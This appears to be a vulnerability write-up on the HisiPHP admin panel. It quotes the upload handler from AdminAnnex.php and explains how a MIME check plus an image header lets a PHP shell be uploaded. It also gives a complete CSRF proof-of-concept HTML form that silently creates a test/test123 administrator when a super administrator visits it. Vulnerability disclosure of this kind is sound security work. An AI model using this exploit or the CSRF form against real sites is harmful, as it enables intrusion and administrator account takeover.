Getshell

app/common/model/AdminAnnex.php

We can control the type of file uploaded


AdminAnnex.php


```
                break;
            }
            $file = request()->file($input);
            $data = [];
            if (empty($file)) {
                return self::result('未找到上传的文件(文件大小可能超过php.ini默认2M限制)! ', $from);
            }
            if ($file->getMime() == 'text/x-php' || $file->getMime() == 'text/html') {
                return self::result('禁止上传php,html文件! ', $from);
            }
            // 格式、大小校验
            if ($file->checkExt(config('upload.upload_image_ext'))) {
                $type = 'image';
                if (config('upload.upload_image_size') > 0 && !$file->checkSize(config('upload.upload_image_size')*1024)) {
                    return self::result('上传的图片大小超过系统限制['.config('upload.upload_image_size').'KB]! ', $from);
                }
            } else if ($file->checkExt(config('upload.upload_file_ext'))) {
                $type = 'file';
                if (config('upload.upload_file_size') > 0 && !$file->checkSize(config('upload.upload_file_size')*1024)) {
                    return self::result('上传的文件大小超过系统限制['.config('upload.upload_file_size').'KB]! ', $from);
                }
            } else if ($file->checkExt('avi,mkv')) {
                $type = 'media';
            } else {
                return self::result('非系统允许的上传格式! ', $from);
            }
            // 上传附件路径
            $_upload_path = ROOT_PATH . 'upload' . DS . $group . DS . $type . DS;
            // 附件访问路径
            $_file_path = ROOT_DIR.'upload/'.$group.'/'.$type.'/';

            // 如果文件已经存在，直接返回数据
            // $res = self::where('hash', $file->hash())->find();
            // if ($res) {
            //     return self::result('文件上传成功。', $from, 1, $res);
            // }

            // 移动到upload 目录下
            $upfile = $file->rule('md5')->move($_upload_path);
            if (!is_file($_upload_path.$upfile->getSaveName())) {
                return self::result('文件上传失败! ', $from);
            }
            $file_count = 1;
            $file_size = round($upfile->getInfo('size')/1024, 2);
            $data = [
                'file'    => $_file_path.str_replace('\\', '/', $upfile->getSaveName()),
                'hash'    => $upfile->hash(),
                'data_id' => input('param.data_id', 0),
                'type'    => $type,
                'size'    => $file_size
```

Because there is MIME detection, plus the picture header information:





CSRF:

Because there is no csrf protection, you can use csrf to perform various sensitive operations such as adding, deleting, modifying, etc. in the background. For example, add a system administrator and so on.

POC：

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form
action="http://localhost/hisiphp-master/hisiphp-master/admin.php/admin/user/adduser.
html" method="POST">
      <input type="hidden" name="role&#95;id" value="2" />
      <input type="hidden" name="username" value="test" />
      <input type="hidden" name="nick" value="test" />
      <input type="hidden" name="password" value="test123" />
      <input type="hidden" name="password&#95;confirm" value="test123" />
      <input type="hidden" name="email" value="test&#64;test&#46;com" />
      <input type="hidden" name="mobile" value="18899998888" />
      <input type="hidden" name="status" value="1" />
      <input type="hidden" name="id" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

The super administrator will add a test/test123 system administrator in the background after accessing the link generated by the above poc.